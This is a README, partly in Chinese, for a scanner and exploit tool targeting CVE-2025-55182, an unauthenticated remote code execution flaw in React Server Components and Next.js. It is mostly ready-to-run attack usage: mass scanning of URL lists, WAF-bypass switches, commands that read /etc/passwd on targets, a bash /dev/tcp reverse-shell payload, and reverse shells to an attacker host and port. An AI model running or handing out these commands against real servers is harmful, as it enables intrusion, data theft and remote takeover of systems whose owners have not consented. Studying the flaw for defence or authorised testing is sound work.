

该工具专为安全研究人员和渗透测试人员设计,用于检测和利用 Next.js/React RSC 应用程序中的 CVE-2025-55182 漏洞。它提供多种扫描模式、利用功能以及 WAF 绕过技术。
rce、safe 和 vercel_bypass 模式之间选择。| 类别 | 信息 |
|---|---|
| 发布时间 | 2025-12-03 |
| 基础分数 | 10.0(严重) |
| 研究人员 | Lachlan Davidson (https://github.com/lachlan2k) |
| 向量 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| 描述 | React Server Components 中存在一个严重的远程代码执行(RCE)漏洞。使用 React 服务端运行时(包括 Next.js 等框架)的应用程序均受影响。该问题源于对不受信任的“Flight”协议数据进行了不安全的反序列化,使攻击者能够在服务器上实现未认证的代码执行。需要更新到已修补的 React 和框架版本。 |
| EPSS 分数 | 27.81%(利用概率) |
| CISA KEV 目录 | 已列入:是,勒索软件:未知 |
| HackerOne Hacktivity | 排名:1,报告:92 |
| 补丁优先级 | A+ |
该漏洞影响以下 React Server Components 版本:
以下包也受影响:
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git cd CVE-2025-55182
python3 -m venv venv-55182 source venv-55182/bin/activate
pip install -r requirements.txt
## 用法```bash
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)
  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.
rce(默认):主动扫描模式,执行 echo 命令以确认漏洞。这是最可靠的方法,但可能会在目标系统上留下日志。safe:旁路扫描模式,不执行命令。它检查特定错误消息(E{"digest")来判断目标是否存在漏洞。这比 rce 模式更安全,但可靠性可能较低。vercel_bypass:使用特定 payload 绕过 Vercel 的 WAF,并检查 X-Action-Redirect 头中的命令输出。鸣谢 @coffinxp7
python3 CVE-2025-55182.py -u http://target.com
safe mode and 20 threadspython3 CVE-2025-55182.py -f urls.txt -sm safe -t 20
python3 CVE-2025-55182.py -f urls.txt -sm vercel_bypass -o vulnerable.txt
### 利用```bash
# Execute a command on a single target
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"

# Use WAF bypass techniques
python3 CVE-2025-55182.py -u http://target.com -c "whoami" -wb

# Use a custom payload string
python3 CVE-2025-55182.py -u http://target.com -p "bash -i >& /dev/tcp/LHOST/LPORT 0>&1"

# Use a custom payload from a file (windows target)
python3 CVE-2025-55182.py -u http://target.com -p windows_revshell.sh

# Get a reverse shell (linux default reverse shell)
python3 CVE-2025-55182.py -u http://target.com -r 10.10.10.1:4444

# Get a reverse shell using a payload file (linux target)
python3 CVE-2025-55182.py -u http://target.com -p linux_revshell.sh

# Force a windows reverse shell payload if auto-detection fails
python3 CVE-2025-55182.py -u http://target.com -r 10.10.10.1:4444 --os windows

# Intercept in Burpsuite
python3 CVE-2025-55182.py -u http://target.com -wbu -P http://127.0.0.1:8080